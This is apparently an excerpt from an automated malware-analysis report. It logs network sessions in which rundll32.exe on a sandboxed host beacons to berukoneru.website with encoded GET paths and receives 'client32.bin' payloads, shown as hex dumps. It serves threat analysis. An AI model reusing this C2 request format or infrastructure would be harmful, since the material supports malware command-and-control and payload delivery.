2021-12-14 09:21:38 UTC	192	IN	Data Raw: a0 19 9a db e6 23 d3 03 86 6f 75 af 47 d5 3f 20 85 14 19 0e b9 d4 63 8c fd 8a 9a af a9 f6 65 42 84 ce cc f3 73 04 88 70 20 03 2e 2d 3a f5 0f cf 45 fe 85 b5 60 0f 38 e4 0f 37 bc bf 4d f6 2c 45 a8 31 d4 65 37 db a7 ee c6 e6 95 0e bc 4a 8a 34 9d a4 0d 59 51 52 14 5c c1 0f 3c ec 47 b1 68 4c 80 4c 71 0c 20 bb b6 5b 7b d7 49 8d 03 7d d5 bb ae cc 8b d0 d0 02 e9 5a 65 53 ae 1e 2c a6 43 6e e2 1e c5 78 ff 67 8f f0 0d d1 d9 1e 13 2c a2 1d df 57 0b e7 72 4f c1 4e fd ee 99 04 21 c1 02 12 96 53 77 8d aa 83 93 27 ff a3 34 86 54 2e 18 ab 65 1d 56 65 e7 f0 fa 9f 11 fb 79 79 cc 44 ad 4a 13 67 7c 78 91 1b 35 3c f6 1d 35 63 f5 35 af 82 78 1c 11 a5 0d 76 24 5c 35 8e 9a 62 ca eb d1 dc 7d 1a a1 82 c4 f1 29 ea 1f 1c 46 3e 42 d1 69 f2 f0 01 dd e9 6b 1b 07 ff 17 68 ac d1 b5 48 8c Data Ascii: #ouG? ceBsp .-:E`87M,E1e7J4YQR\<GhLLq [{l}ZeS,Cnxg,WrON!Sw'4T.eVeyyDJg|x5<5c5xv$\5b})F>BikhH
2021-12-14 09:21:38 UTC	208	IN	Data Raw: 15 93 b0 c9 e5 45 68 a6 ac b4 73 14 04 8b d2 73 37 da 94 58 af 8c 71 a1 da 98 2f 7a 5f 00 68 57 45 4d 6b 23 a3 df ac b7 08 22 c0 21 92 9d 91 8b 92 62 0b c1 a4 d9 31 21 b2 82 fc 16 c3 c2 2c e6 f2 c9 7b 9e ed 62 e8 b1 c5 94 41 f1 99 7a db 30 24 96 ba 10 ac d7 87 21 08 bd c6 d3 02 47 9e 4d 19 3c 56 18 b8 86 af af 82 b6 d8 04 fc 7b 26 3f 88 0f 78 4b de 4d cd 3d 2d 67 48 53 e0 e8 f4 57 ba fb ab 11 65 6b 3f 5a 74 66 d8 6f cd a5 55 54 84 d7 84 2a 96 f0 7b ba fb 3a 40 ae 9a 7e 21 6d 09 fa 90 30 cc af f9 65 a6 50 8e 9b d2 63 fb a0 1f ac 48 d8 90 99 cc 91 db b9 d3 5a f0 df 5d f6 67 0a fc a1 83 ac 70 74 61 2d 1d 54 6f de e8 e2 75 10 9c ed a3 3d b9 89 38 fd 44 93 dc bb be 2a ee 11 5f 06 2e 3b 9d 7d 2a 31 15 93 0e c2 16 3f a1 08 92 6c 38 1e dc 9a b9 14 3b 62 e8 ab b8 Data Ascii: Ehss7Xq/z_hWEMk#"!b1!,{bAz0$!GM<V{&?xKM=-gHSWek?ZtfoUT*{:@~!m0ePcHZ]gpta-Tou=8D*_.;}*1?l8;b

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49813	79.110.52.144	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-14 09:21:39 UTC	209	OUT	GET /tire/yIaXbfYof9IP/8B_2BPJ4_2B/hMnTiYTFHmvWMq/Om0JbLkmD_2F5koSu_2FY/nLk_2FKibFUJ9gOk/MZT8jf1B5RdC0UZ/6Z4No8ixNFmBVmH7Bj/uDf3BhOPM/DLBe_2Bd6mkqoP7YTIID/XBuFTJLHbx1D4QjnBWn/TnGiYGHPz2eGN6knS8Er2o/_2B5QVwmx2J_2/BE8gCb3N/ingbPXC9ZN_2BMhH2cvWH8p/CYnerQtz/Ddd.eta HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: berukoneru.website
2021-12-14 09:21:39 UTC	209	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Tue, 14 Dec 2021 09:21:39 GMT Content-Type: application/zip Content-Length: 213639 Connection: close X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=to2kun6u6g028rf2mb4cgnplm5; path=/; domain=.berukoneru.website Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Set-Cookie: lang=en; expires=Thu, 13-Jan-2022 09:21:39 GMT; path=/ Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin
2021-12-14 09:21:39 UTC	210	IN	Data Raw: fa 20 1c 7c 43 17 ce 86 db 4b 72 bb 94 ee 48 40 4a bf 8f e9 2c 5b ea 47 de 7c 6b a3 c0 07 1f 75 79 27 cc 4f 13 37 db a0 64 75 67 27 44 06 94 62 3d 48 9c 68 d9 61 6a d0 2d 9f ee c4 99 6b 5a 7d 2a a8 7a 61 02 68 25 2e c6 05 51 2c 3c a9 d0 f0 20 85 44 a0 e6 75 44 05 09 0e dd 6b 40 f5 0c ce c8 32 78 62 bd 18 eb 3e 4d 07 dc 11 a7 92 4b 99 b7 54 f2 b2 a3 c0 bd 2f 2f bb 85 f4 79 21 4e 8a 91 19 e7 51 35 57 c0 6f a3 24 4c ae e7 9e 1e 57 97 af c0 d4 8c 8a a3 d6 1f 7b 9d ea 00 e4 b0 ae 58 7b 98 80 a4 dd 02 0b b3 21 6b bc 98 e8 6c 18 52 6e 44 78 cc 7a d2 a1 31 6d 95 8a fa 0f 47 53 3d 0b 4d 9d ec 4c 7e b4 b0 00 bd f5 32 ca 9d f6 39 81 49 d4 cc 67 7f 5a b6 d3 b9 57 bc 88 c3 3a 69 5b 38 95 b8 75 a0 6c 39 1d b3 3e a0 ea 5f ef 54 dc 14 77 c6 d3 27 4d f2 5c a7 2f a6 4b 56 Data Ascii: |CKrH@J,[G|kuy'O7dug'Db=Hhaj-kZ}*zah%.Q,< DuDk@2xb>MKT//y!NQ5Wo$LW{X{!klRnDxz1mGS=ML~29 IgZW:i[8ul9>_Tw'M\/KV
2021-12-14 09:21:39 UTC	225	IN	Data Raw: 37 0d 4a 26 07 ef 84 99 04 24 2d d2 a5 97 36 90 06 1e 40 0c 13 97 05 8d 3b 48 a0 1c bb fe bc 13 9a 21 57 ed df 3c 3f 87 73 02 40 da c3 75 75 da ba aa ab 65 d7 2e 68 08 03 ed ec 4a cd 55 ff 67 38 b6 c0 52 54 a2 5d 4f 34 7a 36 15 b6 f6 f9 19 e7 4b 6e de 07 dd 3f 2b f2 13 e4 40 c8 ca 33 08 92 fe 08 fe e9 24 06 60 04 d0 0f 80 64 2b 5a a4 af 11 ce 4d f0 83 94 21 95 58 75 b0 3a c5 0a 41 74 e5 d1 e6 cb ec d1 10 5a 97 cb 53 54 a0 d5 ff 8e ff cf 43 1c 6d 25 74 5c 1e 50 84 cc 16 14 ca 08 55 7d 40 cb cd 5f 28 dc 06 33 e3 4e 6f 46 14 3f 23 4a 56 c8 49 5a 7e 53 fc 32 ea b7 a4 56 cb 32 1c 95 b2 42 66 98 99 8f 28 a1 88 6e 03 94 d3 7f 10 de 93 62 15 b7 57 7d d0 e0 68 3d e5 9f 59 38 d9 15 ef 9b a0 99 be 42 e4 8a 9d a3 22 55 fd eb 57 2d 41 2e 20 52 7e be e1 57 37 58 7b 93 Data Ascii: 7J&$-6@;H!W<?s@uue.hJUg8RT]O4z6Kn?+@3$`d+ZM!Xu:AtZSTCm%t\PU}@_(3NoF?#JVIZ~S2V2 Bf(nbW}h=Y8B"UW-A. R~W7X{
2021-12-14 09:21:39 UTC	241	IN	Data Raw: ec 62 9f bc 1d 37 03 80 a9 34 02 cc a6 41 79 a3 1a aa aa aa bf 89 76 05 07 2a 3d 9e 07 aa 5a bd ed ce ff e2 a8 49 49 0e f0 3f c2 12 d5 e1 11 27 72 23 00 77 a4 f5 70 d5 7e d5 36 4b 3b 8c d0 57 5e e2 28 b4 7f 5d 0f ca 46 26 f0 0b 1c f1 a6 c9 b9 66 d7 05 bf 83 4c 8f 4c 75 7a 0f 3a 42 17 db a5 88 a8 6d 2b 54 ae ce 4d a9 0e 7d c1 b5 69 64 34 ce 02 aa ae 23 fe cb 06 a1 c5 8a 8f 95 f9 f6 de 29 90 30 08 46 90 be 1b eb 4f 9c bd d5 3d ef 91 29 52 0e 14 d0 37 45 29 2f de 63 c2 30 a3 f4 b5 96 a1 e5 15 04 64 42 10 2b 99 49 f6 ff ff 19 23 b8 d8 a0 37 bd 58 97 d7 4b 7c 44 c8 c3 b1 f8 47 ce 61 64 d1 a0 18 84 3f 92 6a 72 0a 59 0d 9b c9 c1 7d 5a a3 2f ef 44 db b8 a3 d5 9f 5f 5d 01 71 77 bb 91 3e 30 ce 3f cf 91 ab c0 56 da 5f 51 ed 2f f4 de de a3 17 d5 96 94 1a 34 bf 6c 83 Data Ascii: b74Ayv*=ZII?'r#wp~6K;W^(]F&fLLuz:Bm+TM}id4#)0FO=)R7E)/c0dB+I#7XK|DGad?jrY}Z/D_]qw>0?V_Q/4I
2021-12-14 09:21:39 UTC	257	IN	Data Raw: 74 64 30 2b 47 63 05 4e 1a 92 63 4d 88 49 ac 7b 18 e6 66 8d c0 25 d7 7e d9 11 1b 4f 63 60 d7 26 d1 40 d4 34 6e 34 3d 4b 92 e5 d7 a5 9a 3d e3 aa 8b 11 69 45 06 e0 eb dd 13 3b e4 ab 18 fa 5c e3 62 7f 93 bc 12 14 64 16 dd 5a 06 be 89 69 5e 65 ff 7b 27 50 76 26 a1 36 18 4a bf 41 83 8d 32 53 95 00 1e ee 73 11 c9 fb 9d 51 90 3a 39 5a 7b a5 4a 90 93 75 60 b4 a8 34 90 7a 6d e3 26 5d 01 e1 15 2f 75 14 56 2d 3e a3 51 8f 13 c2 d9 a7 d4 f2 74 ac 31 a0 07 61 96 4d e9 74 71 23 a4 75 5c 5f c5 4b 90 38 27 65 6f ef e5 aa 73 dc 30 d3 59 85 05 15 2f 5b 84 86 e4 52 3c 0e a8 bf 8c d0 00 60 7e bd 0d 42 8d 07 ee 5f d2 2a 60 c1 45 57 83 62 9f e1 79 14 87 dc 39 aa 2a 84 fe b0 c0 04 7c 32 47 0d 59 ca 53 c0 a9 0e 70 52 d7 a6 6c b7 d2 50 27 75 f0 af b5 ff ed 71 b5 9e d0 98 b3 70 c0 Data Ascii: td0+GcNcMI{f%~Oc`&@4n4=K=iE;\bdZi^e{'Pv&6JA2SsQ:9Z{Ju`4zm&]/uV->Qt1aMtq#u_K8'eos0Y/[R<` ~B_*`EWby9*|2GYSpRlP'uqp
2021-12-14 09:21:39 UTC	273	IN	Data Raw: 06 de ca b6 3b 58 d5 62 cc 8a fb 45 76 21 95 c0 b7 2c 97 8f 7a 17 6a ac dd 76 32 14 48 19 d0 f7 c1 ee d3 57 60 bd a5 93 62 80 9a af 88 21 6c f2 8b 96 f0 d2 d3 34 b0 93 6b e1 52 c5 e0 b9 09 dc 24 7a bd f8 df 67 a9 25 54 e7 de 5c 27 67 d5 fa 59 28 f5 37 6f d4 a7 77 ef 33 f7 a0 57 23 35 bf 1f 26 2f 21 24 2e ac 08 73 bb a6 cc 3e d8 4b 4b fb c3 f7 81 12 0a 84 64 e0 0f 53 9a 23 a7 71 ae d5 f0 ee 0d 75 e0 23 cf 60 07 52 87 2c 23 56 b9 be df 5e 73 1f 46 f8 26 c6 6e c1 c4 ac a0 81 94 36 a2 86 82 0a fc c3 93 e8 ec e7 f6 54 24 ad 75 ad b1 8e ee ec a4 90 7d ee 8b 09 c2 b8 57 51 ba b0 ea 34 67 e2 87 bf 0c 2d 47 77 a1 62 67 a6 0c 1b a3 9e 8c 2f f0 90 c7 cd 2d ac 34 88 21 79 00 a9 d9 15 ae 14 e7 9c 74 d0 c8 de e0 b0 7e 94 ae f8 af a3 a6 cd cc a7 9f f4 c4 d3 b0 23 7c 41 Data Ascii: ;XbEv!,zjv2HW`b!l4kR$zg%T\'gY(7ow3W#5&/!$.s>KKdS#qu#`R,#V^sF&n6T$u}WQ4g-Gwbg/-4!yt~#|A
2021-12-14 09:21:39 UTC	290	IN	Data Raw: 1a 8b 8a c2 67 70 7e 71 54 68 79 73 a5 4e ab e3 4a b0 c0 35 cc 84 e5 09 8a 2d d4 b3 61 5c 7c a2 69 40 6d 93 fe 19 95 f1 37 72 e3 a4 cc e1 46 00 36 ad 08 70 09 48 ee df 28 59 f1 dc 84 d8 a6 88 9b 81 17 8e ac 5a 38 1e e3 b0 2c 58 88 bc 3c cc a0 d1 3f c9 e2 cd 71 82 5a a1 c4 49 0c ab e1 5d d1 4f 54 3c 7d a2 ed c9 e0 f5 88 65 0a 91 c0 51 f6 39 73 4c 95 3f e6 b4 ce f9 ff 68 3d da 15 d4 a3 b5 3e 9b f4 35 b5 15 04 36 86 d2 ec 26 ef ad 43 d2 da 21 a2 d9 f4 d3 7e 4c 68 aa bd 8e 8c d2 db 21 9d 03 68 fe f0 e3 c2 17 82 dc 14 81 fc 68 d1 32 7e 48 88 4d 6d a1 89 03 19 4f 65 74 d5 22 c5 7b 46 5c 8e e0 12 37 09 9f 86 e4 8c 00 7a 9c 9e 4c 98 c5 39 45 26 d1 e9 44 94 ff c8 ca 5c a2 f4 33 0d 2a aa 1f d3 4c 1c 0c 3f f3 08 7b a3 eb 7b e7 59 b5 5b bf cb 25 9b 11 72 93 d9 2d e6 Data Ascii: gp~qThysNJ5-a\\i@m7rF6pH(YZ8,X<?qZI]OT<}eQ9sL?h=>56&C!~Lh!hh2~HMmOet"{F\7zL9E&D\3*L?{{Y[%r-

Timestamp	kBytes transferred	Direction	Data
2021-12-14 09:21:39 UTC	306	IN	Data Raw: 33 c3 d5 ab 38 83 31 57 4d b0 0c 3c fc 3e 4f d3 9b 72 a3 e4 0c 6c 08 2f ff a4 6c 6a df b6 8c 7b 24 68 b0 0e d2 05 e2 f9 41 46 ca 15 b9 b7 02 0c e3 58 ba 11 31 8b ba 02 3a 0c 84 d5 36 ab 65 24 1f f9 e2 0f 83 47 9a 22 6f 31 de 9f 0f 48 b3 c9 db f9 ab 1d 27 e9 c5 83 98 15 d7 6c 93 b7 0e ed 5f c9 d9 03 df 84 ce 07 03 28 39 eb db c4 21 50 9c 97 90 2c 76 af c5 99 4a 54 f4 ba 0b 5d 24 61 50 81 c0 d8 7d 07 a2 e1 6b 26 5f 8b 7c 88 95 2c 76 4f d0 70 dd 80 88 86 50 b0 40 ad 95 3b 12 bc 72 7c d5 0a 64 6a 9b 5a 3c f4 3f 02 57 75 f9 dc 0a 2e ff 75 10 53 d2 85 61 8f 3f 50 d0 35 57 1d 0c 50 9d e4 f5 fd 6c 84 5d 36 96 76 96 d2 ff 6f b3 fd 55 53 1a c3 bf 4b b6 27 2d e6 3c 55 80 81 fc 5e 8c 97 1a f2 df 24 a3 b6 a9 d1 ef 67 e5 8d 7a 95 79 f4 9d 6e 17 78 d6 28 d0 4a 03 fb b4 Data Ascii: 381WM<>Orl/lj{$hAFX1:6e$G"o1H'l_(9!P,vJT]$aP}k&_\|,vOpP@;r\|djZ<?Wu.uSa?P5WPl]6voUSK'-<U^$gzynx(J
2021-12-14 09:21:39 UTC	322	IN	Data Raw: 36 0c 6a 47 30 19 9c 4e 22 85 cb 33 b8 3c 86 72 6e eb c2 7f 61 f3 63 c9 32 ed 9a 6c 4e 71 21 a3 96 09 5b 1b f6 91 d8 af 7f 12 2f 29 bb 70 ab 1e 8f 4e 86 79 ad f6 43 a3 93 18 7d 1f cd c9 74 b0 36 46 e2 59 f2 66 4d 73 8d 51 79 81 72 ed e3 8b 3b 3c f9 23 bf 04 38 63 7f ed 81 2c 3c 66 e8 4d 85 47 dd da 40 0d f8 54 73 09 8e e5 8d 8d 56 86 3b 42 a5 20 c3 4d 3d 63 e6 81 2e d5 06 d0 40 d4 9b 0d 1b 77 b1 b5 59 66 f4 f3 d3 f0 a4 6a 03 8b d6 85 61 23 74 bb b4 54 a1 fa 5a 96 88 0d 48 0c 10 fc a7 55 bb fe 20 0d e3 f2 af 1a c5 61 fe 3f d1 72 04 af a2 d5 4c 24 76 71 d3 2c 1d 01 cc 92 44 5b b1 61 ea 2f e9 d5 61 5a c7 1d 6f 06 ad 68 4f d1 aa c8 64 89 7c 2f a9 56 0d 9e 5a 98 51 aa 2c 0b 5d 83 9b 9f 16 c2 e5 71 51 02 ea cc 84 39 90 e7 3b ce f7 eb ee e7 16 20 5a 10 d9 b7 22 Data Ascii: 6jG0N"3<rnac2lNq![/)pNyC}t6FYfMsQyr;<#8c,<fMG@TsV;B M=c.@wYfja#tTZHU a?rL$vq,D[a/aZohOd| /VZQ,]qQ9; Z"
2021-12-14 09:21:39 UTC	338	IN	Data Raw: f2 e5 3a cd 32 2d ed 92 9d 3f 9d f5 64 8d 06 c5 e4 93 7f 3e 78 36 95 1c 30 12 88 9a 97 7e 9b 10 03 a4 d9 d5 b1 65 9e 77 c5 87 e2 43 68 be db 1f 8e 2e a5 55 62 3c ec df 5b 5e a5 61 b7 69 0c ae ee 83 66 7a f5 00 74 70 c2 44 a6 a0 92 0c 66 fa b1 20 92 77 bf 47 29 d0 51 4a 32 10 65 09 54 81 4f ca 93 25 3b c8 e6 6b f3 3d 7d 97 d1 00 ae 70 9d 06 59 3e 67 79 35 74 ea a1 ac 3c 5d 64 44 b3 02 ea 1a ec 16 0e 15 85 65 8c 11 2a 09 43 5a ad 8a 26 10 f6 44 b8 5c 39 ac e8 dc 38 55 3d 16 98 7a 7d 69 fb c6 57 64 49 89 04 01 eb bc 13 9b d2 51 58 5b b1 c4 77 7c 6c b9 4d 8e af 08 97 af 13 96 8a 13 dc 5b 85 ee 1d d9 f1 cb 2e 8d 50 2f 90 1a 74 47 9d 82 de ef bb d5 4b 2a 1c 36 7f f6 20 e8 e6 00 2f 63 53 d2 32 c8 6f 20 15 e4 5b ee d7 c5 b4 29 0f ad c9 4a db d2 7e b9 b1 d9 bf 4a Data Ascii: :2-?d>x60~ewCh.Ub<[^aifztpDf wG)QJ2eTO%;k=}pY>gy5t<]dDe*CZ&D\98U=z}iWdIQX[w|lM[.P/tGK*6 /cS2o [)J~J
2021-12-14 09:21:39 UTC	354	IN	Data Raw: 20 73 2e 57 0e da 3c 5f 79 54 cf f8 d9 3a ac c6 dd 9b d7 a4 39 61 8d 95 a4 49 72 7c 27 f5 8b 31 15 bb b1 a4 98 cd 3b 78 40 00 11 29 d8 f3 40 3f e5 24 c7 d0 44 db 15 b8 d0 20 72 e0 9d 97 4a eb ec 4c 78 60 b4 20 69 c7 26 d6 35 1e de 8d c2 21 c5 97 6d 4b a5 c3 49 16 5b d8 a6 e0 0f f2 84 9c d1 79 c0 82 53 97 59 e0 08 c2 cf 30 12 b5 5c 01 b9 dd c2 ee c3 36 24 f8 c7 cb e1 8a c7 fc 03 78 4b 1d ee 0a 44 0a 49 e0 cf 70 92 83 7c e4 ea 46 eb b2 dd eb 84 d1 99 14 0d de f8 64 26 f1 4b 89 99 b9 8e 38 6f 50 7d c3 4d a3 5a 10 f5 76 a0 20 0d 92 21 d1 72 f9 e7 a4 63 ff d0 b6 6b 3d b8 b2 cb 9f 53 83 29 ca db b3 aa f0 99 4c c0 77 df 06 d3 91 a4 f3 f3 97 a2 4b d3 ef 25 5c 44 cb 53 4b 0c 61 51 72 38 97 7d aa 8f 25 bb 4f 4d e7 f3 1b 93 67 be 35 a7 6d 10 26 d0 e9 75 49 03 9b fe Data Ascii: s.W<_yT:9aIr|'1;x@)@?$D rJLx` i&5!mKI[ySY0\6$xKDIp|Fd&K8oP}MZv !rck=S)LwK%\DSKaQr8}%OMg5m&uI
2021-12-14 09:21:39 UTC	370	IN	Data Raw: 36 19 cd 54 79 36 2b 6b 10 11 75 b0 3e 40 37 97 94 7d b3 d1 b3 ee 09 71 72 a8 16 9f 4c 06 27 52 09 90 a7 65 25 a4 a4 57 68 42 27 dd 6a 76 21 5f b3 5f 82 fe 88 df 67 74 1f 96 b4 23 a0 83 08 c2 ae 2d 1b fc ae e5 20 42 94 8a d8 7b d9 9b cf c3 7d 90 4b c0 21 97 33 34 d0 18 df fd d8 62 17 9d 9f 04 23 01 17 72 ad d8 e3 c8 36 ab ab 9c 6d a6 22 8a 34 fe 50 67 53 c5 95 c5 00 5e 38 04 78 1c ea fa f3 22 1e 4b 90 85 1f bb 19 f3 e4 1a 2e 5a d5 ee 09 ea 8a 92 12 37 4d 76 8c 5e 86 9a f6 0f 83 42 3d 9c 00 f1 3f 0a b2 7c 5a 8b 07 84 14 3c ee 7d ba 94 3d 04 25 74 dd 76 52 55 08 a3 7a 93 c7 7a 1d ab 8d 97 0e 87 eb b0 78 a9 b1 ef 0f 66 80 8a a6 12 cd 21 8a d8 66 2c bb 2d 78 c2 f3 b8 a0 53 6a 08 0a 6f d7 94 8a 1c 08 1b f7 0c 22 8d 33 21 1c 41 72 82 67 54 6c 50 cb 57 a0 17 74 Data Ascii: 6Ty6+ku>@7}qrL'Re%WhB'jv!__gt#- B{}K!34b#r6m"4PgS^8x"K.Z7Mv^B=?|Z<}=%tvRUzzxf!f,-xSjo"3!ArgTlPWt
2021-12-14 09:21:39 UTC	386	IN	Data Raw: 0e 82 3b 28 5c 8a 23 f3 fe ac ea 89 97 4f fd 45 07 36 35 55 85 5f e4 c1 68 4d fa b0 54 a3 22 04 98 4f c7 b5 8d 23 7d b2 61 b6 31 34 20 b7 1b a4 d9 42 0b 7e 84 3a ce e7 2c 38 36 17 77 e7 e4 fc 2c 65 16 40 a0 54 34 a1 13 8a 38 48 80 ff 35 49 57 af 87 44 9a 1f fc e5 4c 13 ed 3a 2b e0 e7 ce 29 ed f9 71 81 2e b2 3f 69 f0 38 cd 38 b1 59 2a 92 fb 5c 83 29 11 0a e0 7b 1c 3f d2 c4 55 e4 71 e3 3c b5 7d 97 37 f4 89 35 3e 2a 90 9a 16 31 29 0e b4 2a 40 26 4c aa 45 d5 c7 d8 27 6a 16 b1 9a 67 61 41 a1 1a ba 9f 70 6e 9e e9 48 f7 c2 cc 52 c9 00 75 56 16 a2 d2 83 54 8f f5 d3 27 87 8d e6 67 d7 b0 37 8c b1 38 87 6b 58 e8 12 fe ec 00 2d fd 70 73 31 4e 6a 42 32 85 39 f6 e8 5b 9a 34 07 d7 bd 73 ea cc e2 da f0 8c 8d 5c ca 99 14 9d fd ba a1 e0 ed 4d 03 be 96 69 17 e0 56 c7 1f 7f Data Ascii: ;(\#OE65U_hMT"O#}a14 B~:,86w,e@T48H5IWDL:+)q.?i88Y*\){?Uq<}75>*1)*@&LE'jgaApnHRuVT'g78kX-ps1NjB29[4s\MiV
2021-12-14 09:21:39 UTC	402	IN	Data Raw: a0 19 9a db e6 23 d3 03 86 6f 75 af 47 d5 3f 20 85 14 19 0e b9 d4 63 8c fd 8a 9a af a9 f6 65 42 84 ce cc f3 73 04 88 70 20 03 2e 2d 3a f5 0f cf 45 fe 85 b5 60 0f 38 e4 0f 37 bc bf 4d f6 2c 45 a8 31 d4 65 37 db a7 ee c6 e6 95 0e bc 4a 8a 34 9d a4 0d 59 51 52 14 5c c1 0f 3c ec 47 b1 68 4c 80 4c 71 0c 20 bb b6 5b 7b d7 49 8d 03 7d d5 bb ae cc 8b d0 d0 02 e9 5a 65 53 ae 1e 2c a6 43 6e e2 1e c5 78 ff 67 8f f0 0d d1 d9 1e 13 2c a2 1d df 57 0b e7 72 4f c1 4e fd ee 99 04 21 c1 02 12 96 53 77 8d aa 83 93 27 ff a3 34 86 54 2e 18 ab 65 1d 56 65 e7 f0 fa 9f 11 fb 79 79 cc 44 ad 4a 13 67 7c 78 91 1b 35 3c f6 1d 35 63 f5 35 af 82 78 1c 11 a5 0d 76 24 5c 35 8e 9a 62 ca eb d1 dc 7d 1a a1 82 c4 f1 29 ea 1f 1c 46 3e 42 d1 69 f2 f0 01 dd e9 6b 1b 07 ff 17 68 ac d1 b5 48 8c Data Ascii: #ouG? ceBsp .-:E`87M,E1e7J4YQR\<GhLLq [{I}ZeS,Cnxg,WrON!Sw'4T.eVeyyDJg|x5<5c5xv$\5b})F>BikhH
2021-12-14 09:21:39 UTC	418	IN	Data Raw: 15 93 b0 c9 e5 45 68 a6 ac b4 73 14 04 8b d2 73 37 da 94 58 af 8c 71 a1 da 98 2f 7a 5f 00 68 57 45 4d 6b 23 a3 df ac b7 08 22 c0 21 92 9d 91 8b 92 62 0b c1 a4 d9 31 21 b2 82 fc 16 c3 c2 2c e6 f2 c9 7b 9e ed 62 e8 b1 c5 94 41 f1 99 7a db 30 24 96 ba 10 ac d7 87 21 08 bd c6 d3 02 47 9e 4d 19 3c 56 18 b8 86 af af 82 b6 d8 04 fc 7b 26 3f 88 0f 78 4b de 4d cd 3d 2d 67 48 53 e0 e8 f4 57 ba fb ab 11 65 6b 3f 5a 74 66 d8 6f cd a5 55 54 84 d7 84 2a 96 f0 7b ba fb 3a 40 ae 9a 7e 21 6d 09 fa 90 30 cc af f9 65 a6 50 8e 9b d2 63 fb a0 1f ac 48 d8 90 99 cc 91 db b9 d3 5a f0 df 5d f6 67 0a fc a1 83 ac 70 74 61 2d 1d 54 6f de e8 e2 75 10 9c ed a3 3d b9 89 38 fd 44 93 dc bb be 2a ee 11 5f 06 2e 3b 9d 7d 2a 31 15 93 0e c2 16 3f a1 08 92 6c 38 1e dc 9a b9 14 3b 62 e8 ab b8 Data Ascii: Ehss7Xq/z_hWEMk#"!b1!,{bAz0$!GM<V{&?xKM=-gHSWek?ZtfoUT*{:@~!m0ePcHZ]gpta-Tou=8D*_.;}*1?l8;b

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.6	49823	79.110.52.144	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-14 09:21:40 UTC	1895	OUT	GET /tire/KjB2BgkWWh/2R_2Fkj8GC7yaP1kC/DPb_2B003_2B/KSHrvwTkEkd/_2FAMHiah0zctf/nNbEHjkCSly uZxandMk7W/125Nt4kKNIyzhV_2/FpQlU2nlzM_2FEI/PEryRBP68LWoGHV3sm/y9L4VUWvc/E0UlFXDmQ0_2F2mVH cN_/2B13NnOs91EWboOkL1Q/soeab74L05htIewL3_2FTu/VD2Jph.eta HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: berukoneru.website

Timestamp	kBytes transferred	Direction	Data
2021-12-14 09:21:40 UTC	1896	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Tue, 14 Dec 2021 09:21:40 GMT Content-Type: application/zip Content-Length: 1869 Connection: close X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=v9r8vnipl3dhaoaej59v015p80; path=/; domain=.berukoneru.website Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Set-Cookie: lang=en; expires=Thu, 13-Jan-2022 09:21:40 GMT; path=/ Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin
2021-12-14 09:21:40 UTC	1896	IN	Data Raw: a1 e8 4e 39 d8 b2 11 ec 16 ab 59 67 3a eb be 41 8e d7 95 21 5e 96 1a 46 72 fd 57 3a 49 c4 80 6c 33 39 f9 45 a2 84 bd 4e e5 18 0f 14 dd 3b 3b 58 0c 09 c6 a5 b8 56 34 db b1 5a 48 a4 05 d2 a0 f5 2e 63 af 64 57 86 5b 2c 8e d6 87 1c 9b e4 6e f0 15 94 49 8a 70 8c cf 96 33 5c 46 98 eb cb 4d 6e 34 72 48 75 c6 13 a9 9b b5 1a cc ea 3c 49 4d c4 45 28 c6 8f 9b ea 4d 8e 90 a8 24 3e 52 52 b8 7d 9e 51 45 2d a5 19 6b fe 47 ac e1 f2 70 a1 54 ac c9 69 f9 2b 68 af e0 ab fc f4 d3 a0 26 74 33 99 1e 08 42 1f 07 52 4d d0 14 4c ec d9 f8 e7 7a 59 30 d0 37 a6 84 0c e4 6c 5a f0 8b 90 0f 17 4e 29 70 b6 b3 93 ec 05 72 a4 a2 b0 a2 df 37 ef 86 4d 32 f1 ed 1e 7a 7b 97 c7 49 b4 1a a9 5e 07 c1 14 8c 05 07 02 41 d6 7e 01 94 fe 16 34 37 d5 2d 1b 6b 4d fe 9c 9d e0 f2 53 c1 29 b9 7e 93 c4 91 Data Ascii: N9Yg:A!^FrW:II39EN;;XV4ZH.cdW[,nIp3\FMn4rHu<IME(M$>RR}QE-kGpTi+h&t3BRMLzY07lZN)pr7M2z{I^ A~47-kMS)~

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.6	49825	79.110.52.144	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-14 09:21:40 UTC	1898	OUT	GET /tire/m4jBg57LO/F3omyPFCoq2BsJvvqQjq/M_2Frtvqdkes1JW5OTL/BNOx14m03YJ94TjlPw0PZA/GLczTu NVmCYMu/71GtDP5r/ukrg4HqiGflkYNEYalZxMet/SDWbFyptRt/KM_2FafHnmbZCQsUs/pLVEK0s2DOMd/NxrlfGM BoYt/93NMnwEIHPr7kq/Wl1k8ZjV32EJB93_2FhHV/Qjw6VJUmVv/3MpXPnj1D/cD.eta HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: berukoneru.website
